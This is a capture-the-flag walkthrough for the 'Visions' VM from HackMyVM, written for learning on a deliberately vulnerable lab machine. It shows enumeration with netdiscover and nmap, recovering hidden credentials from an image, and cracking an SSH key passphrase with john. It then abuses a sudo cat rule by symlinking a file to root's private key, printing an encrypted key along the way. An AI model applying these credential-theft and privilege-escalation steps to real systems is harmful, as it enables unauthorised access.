Hack My VM

Walkthrough Visions

Index

1. Intro

This document will show how to get root on Visions VM from HackMyVM.

2. Enumeration

2.1. Discovering IP

First we need to know the IP of the VM. We will use netdiscover. In our example, the VM has the IP 192.168.1.19.

```
Currently scanning: 192.168.1.0/16   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 300
-----------------------------------------------------------------------------
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.19    08:00:27:81:be:33      2     120  PCS Systemtechnik GmbH

```


2.2. Nmap

Once we know the IP of the VM, we start with a nmap to see which ports are open.

```
sml@cassandra:~$ nmap -A -p- 192.168.1.19
Starting Nmap 7.70 ( https://nmap.org ) at 2021-04-19 11:15 CEST
Nmap scan report for visions.home (192.168.1.19)
Host is up (0.00027s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 85:d0:93:ff:b6:be:e8:48:a9:2c:86:4c:b6:84:1f:85 (RSA)
|   256 5d:fb:77:a5:d3:34:4c:46:96:b6:28:a2:6b:9f:74:de (ECDSA)
|_  256 76:3a:c5:88:89:f2:ab:82:05:80:80:f9:6c:3b:20:9d (ED25519)
80/tcp open  http    nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.28 seconds
sml@cassandra:~$

```




2.3. HTTP

If we check the code of the web http://192.168.1.19/ at the end appears: img src="white.png"

So, download the file.

```
sml@cassandra:~$ wget http://192.168.1.19/white.png
```

The image contains 'hidden' info, we can use some programs to obtain it but we will use Gimp. If we open the file with Gimp and adjust Colors-Curves we will obtain one user and her password.



We can use now the credentials that we got to connect to SSH.

3. Privilege Escalation

Connect as sophia with the credentials that we have got.

```
sml@cassandra:~$ ssh sophia@192.168.1.19
sophia@192.168.1.19's password:
Linux visions 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
sophia@visions:~$
```

After enumerate the system, we check what sophia can do with sudo, and she can execute cat as root to see the content of one file at isabella home. If we execute the command, we will get one ssh key file.

```
sophia@visions:~$ sudo -l
Matching Defaults entries for sophia on visions:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
    \:/sbin\:/bin

User sophia may run the following commands on visions:
    (ALL : ALL) NOPASSWD: /usr/bin/cat /home/isabella/.invisible
sophia@visions:~$ sudo cat /home/isabella/.invisible
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABBMekPa3i
1sMQAToGnurcIWAAAAEAAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAABAQDNAxlJ1dzm
IgVNFXbjg51CS4YEuIxM5gQxjafNJ/rzYw0sOPkT9sL6dYasQcOHX1SYxk5E+qD8QNZQPZ
GfACdWDLwOcI4LLMEOBOjARwmrpU4mJXwugX4+RbGICFMgY8ZYtKXEIoF8dwKPVsBdoIwi
lgHyfJD4LwkqfV6mvlau+XRZZBhvlNP10F0SAAZqBaA9y7hRWJO/XcCZC6HzJKzloAL2Xw
GvAMzgtPH/wj06NoOFjmVGMfmmHzCwgc+fLOeXXYzFeRNPH3cVExc+BnB8Ju6CFa6n7VBV
HLCYJ3CcgKnxv6OwVtkoDi0UEFUOefELQV7fZ+g1sZt/+2XPsmcZAAAD0E8RIvVF4XlKJq
INtHdJ5QJZCuq2ufynbPNiHF53PqSlmC//OkQZMWgJ5DcbzMJ92IqxRgjilZZUOUbE/SFI
PViwmpRWIGAhlyoPXyV513ukhb4UngYlgCP9qC4Rbn+Tp9Fv7lnAoD0DsmwITM2e/Z65AD
/i/BqrJ6scNEN0q+qNr3zOVljMZx+qy8cbuDn9Tbq2/N+mcoEysfjfOaoJIgVJnLx1XE6r
+Y9UcRyPAYs+5TB1Nz/fpnBo7vesOu5XLUqCBCphFGmdMCdSGYZAweitjQ+Mq36hQmCtSs
Dwcbjg8vy5LJ+mtJXA7QhqgAfXWnLLny4NeCztUnTGONLjbLR6M5e+HSsi2EqDYoGNpWld
l4YzVPQoFMIaUJOGTc+VfkMWbQhzpiu66/Du8dwhC+p6QSmwhV/M70eWaH2ZVjK3MThg9K
CVugFsLxioqlp/rnE1oq7apTBX6FOjwz0ne+ytTVOQrHuPTs2QL4PlCvhPRoIuqydleFs4
rdtzE6b46PexXlupewywiO5AVzbfSRAlCYwiwV42xGpYsNcKhdUY+Q9d9i9yudjIFoicrA
MG9hxr7/DJqEY311kTglDEHqQB3faErYsYPiOL9TTZWnPLZhClrPbiWST5tmMWxgNE/AKY
R7mKGDBOMFPlBAjGuKqR6zk5DEc3RzJnvGjUlaT3zzdVmxD8SpWtjzS6xHaSw/WOvBOlsg
Dhf+Gc7OWyHm2qk+OMK9t0/lbIDfn3su0EHwbPjYTT3xk7CtG4AwiSqPve1t9bOdzD9w9r
TM7am/2i/BV1uv28823pCuYZmNG7hu5InzNC/3iTROraE31Qqe3JCNwxVDcHqb8s6gTN+J
q6OyZdvNNiVQUo1l7hNUlg4he4q1kTwoyAATa0hPKVxEFEISRtaQln5Ni8V+fos8GTqgAr
HH2LpFa4qZKTtUEU0f54ixjFL7Lkz6owbUG7Cy+LuGDI1aKJRGCZwd5LkStcF/MAO3pulc
MsHiYwmXT3lNHhkAd1h05N2yBzXaH+M3sX6IpNtq+gi+9F443Enk7FBRFLzxdJ+UT40f6E
+gyA2nBGygNhvQHXcu36A8BoE+IF7YVpdfDmYJffbTujtBUj2vrdsqVvtGUxf0vj9/Sv+J
HN9Yk2giXN8VX7qhcyLzUktmdfgd6JNAx+/P7Kh3HV5oWk1Da+VJS+wtCg/oEVSVyrEOpe
skV8zcwd+ErNODEHTUbD/nDARX8GeV158RMtRdZ5CJZSFjBz2oPDPDVpZMFNhENAAwPnrJ
KD/C2J6CKylbopifizfpEkmVqJRms=
-----END OPENSSH PRIVATE KEY-----
```

Apparently the ssh key obtained is from isabella. If we try to connect, it asks for a passphrase, so use john to crack the passphrase. The result is: invisible

```
sml@cassandra:~/tools/john/run$ python ssh2john.py ~/isa.key > ~/isa.hash
sml@cassandra:~/tools/john/run$ ./john ~/isa.hash -wordlist=/home/sml/rockyou.txt
```


As we know, sophia can use cat as root to check one file '.invisible' that is owned by isabella, so lets log in as isabella, create a symbolic link to another useful file, and then use sophia to read the file.

```
sml@cassandra:~$ ssh -i isa.key isabella@192.168.1.19
Enter passphrase for key 'isa.key':
Linux visions 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
isabella@visions:~$ rm .invisible
isabella@visions:~$ ln -s /root/.ssh/id_rsa .invisible
isabella@visions:~$ ls -la
total 24
drwxr-xr-x 3 isabella isabella 4096 Apr 19 05:38 .
drwxr-xr-x 6 root     root     4096 Apr 19 04:49 ..
-rw-r--r-- 1 isabella isabella  220 Apr 19 04:49 .bash_logout
-rw-r--r-- 1 isabella isabella 3526 Apr 19 04:49 .bashrc
lrwxrwxrwx 1 isabella isabella   17 Apr 19 05:38 .invisible -> /root/.ssh/id_rsa
-rw-r--r-- 1 isabella isabella  807 Apr 19 04:49 .profile
drwx------ 2 isabella isabella 4096 Apr 19 04:52 .ssh

```




Now .invisible is pointing to the ssh key from root, so lets run as sophia sudo cat... and we will get the ssh key to log as root.

```
sophia@visions:~$ sudo cat /home/isabella/.invisible > root.key
sophia@visions:~$ chmod 600 root.key
sophia@visions:~$ ssh -i root.key root@localhost
Linux visions 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 19 05:24:08 2021
root@visions:~# id
uid=0(root) gid=0(root) groups=0(root)
root@visions:~#

```



4. See ya!

HackMyVM is a platform where we create and share vulnerable VMs to hack and enjoy hacking. We think that its important to share knowledge, and also we believe that everyone should have access to information/knowledge for free. If you loved this text, please think about share/contribute to a free project or your own project on Internet! :D

Ideas are everywhere, but knowledge is rare.

Thomas Sowell